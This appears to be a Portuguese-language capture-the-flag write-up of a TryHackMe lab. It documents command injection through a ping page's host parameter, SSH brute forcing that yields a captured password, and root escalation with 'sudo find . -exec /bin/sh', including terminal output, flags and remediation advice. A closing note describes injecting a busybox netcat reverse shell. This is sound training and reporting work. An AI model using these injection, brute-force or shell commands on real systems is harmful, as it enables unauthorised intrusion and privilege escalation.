
Conselhos e Remediações:A entrada de comandos como esse (ping) deve ser filtrada para que seja colocada via parametrização e não concatenação no sentido que a entrada fique dentro de "" ou ' e caracteres de bypass sejam filtrados da entrada antes de entrar no parâmetro do comando.

Detalhes Técnicos e Evidências:

1. Primeiro acessamos a rota /admin/sysmaint-checks/ping.php e descobrimos que ela usar query param ?host=



2. Com isso vamos para o burp e colocamos a request no repeater para testar com um simples ip ; id.



3. Vemos que podemos executar qualquer comando do linux nessa rota colocando simplesmente um ; seguido de um comando nativo linux.

✗ Vulnerabilidade encontrada

Título:Permissão sudo para usar find como root

Risk Rating:10 DREAD

Resumo:Com o login de jford usei o comando sudo -l e vi que posso como jford executar o comando find , sem senha , com sudo e impersonando como root , assim permitindo criar um shell como root.

Background(Contexto adicional):O comando find é para encontrar arquivos , mas ele tem a opção -exec que executa um shell , com a adição de permissão como sudo para user root , entao combinamos sudo com o find e geramos um shell como root.

Impacto:Podemos exfiltrar todos os dados do sistema , shadow , configs de dbs e demais coisas.

Conselhos e Remediações:o comando find pode ser deixado para usar como sudo sem senha mas não impersonando como root, com isso deve ser alterado isso para outro usuário se fizer sentido ou remover essa permissão.

Detalhes Técnicos e Evidências:

```

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

jford@recruitcorp:~$ id
uid=1001(jford) gid=1001(jford) groups=1001(jford)
jford@recruitcorp:~$ uname -a
Linux recruitcorp 6.17.0-1015-aws #15-24.04.1-Ubuntu SMP Thu May  7 17:00:14 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
jford@recruitcorp:~$ sudo -l
Matching Defaults entries for jford on recruitcorp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jford may run the following commands on recruitcorp:
    (root) NOPASSWD: /usr/bin/find
jford@recruitcorp:~$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag.txt  snap
# cat flag.txt
THM{d999a1f6319a9c5b48c067dfab314ba2}
# pwd
/root
# cd /home/jford
# ls
user.txt
# cat user.txt
THM{bdbee0a91ebcb0b0fafde931223efe09}
#

```

✓ Credenciais Obtidas

- **Usuário:** jford
- **Senha / Hash:** spring2026!

4. Movimentação Lateral & Escalação de Privilégios

Meios utilizados e seus resultados

✓ Acesso Root / Admin Conquistado

- **Usuário Admin:** root
- **Senha / Hash:** Shell conseguido via comando `sudo find . -exec /bin/sh \; -quit .`
- **Flag de Root/Admin:** THM{bdbee0a91ebcb0b0fafde931223efe09}

Tabela de Credenciais Capturadas

Serviço / Local	Usuário	Senha / Hash	Origem do Achado
Usuário do servidor	jford	spring2026!	Brute forcing no ssh com wordlist feita com derivações de spring2026



Considerações Técnicas & Cheat Sheet

📖 Lições Aprendidas

1. Testar fazer derivações de palavras chaves que encontramos em servidores web para utilizar em brute forcing em usuários.
2. Não fiz reverse shell na rota do ping pois estava dando erro , achei que podia ser filtragem de tráfego de saída pelo firewall para portas que não precisa de sudo , mas depois de terminar a sala olhei um writeup e a pessoa usou na rota ping `$(busybox nc ... )` basicamente o erro foi de comando usar o comando , coloquei ; e o comando em seguida mas dava para injetar diretamente no ping com `$()`.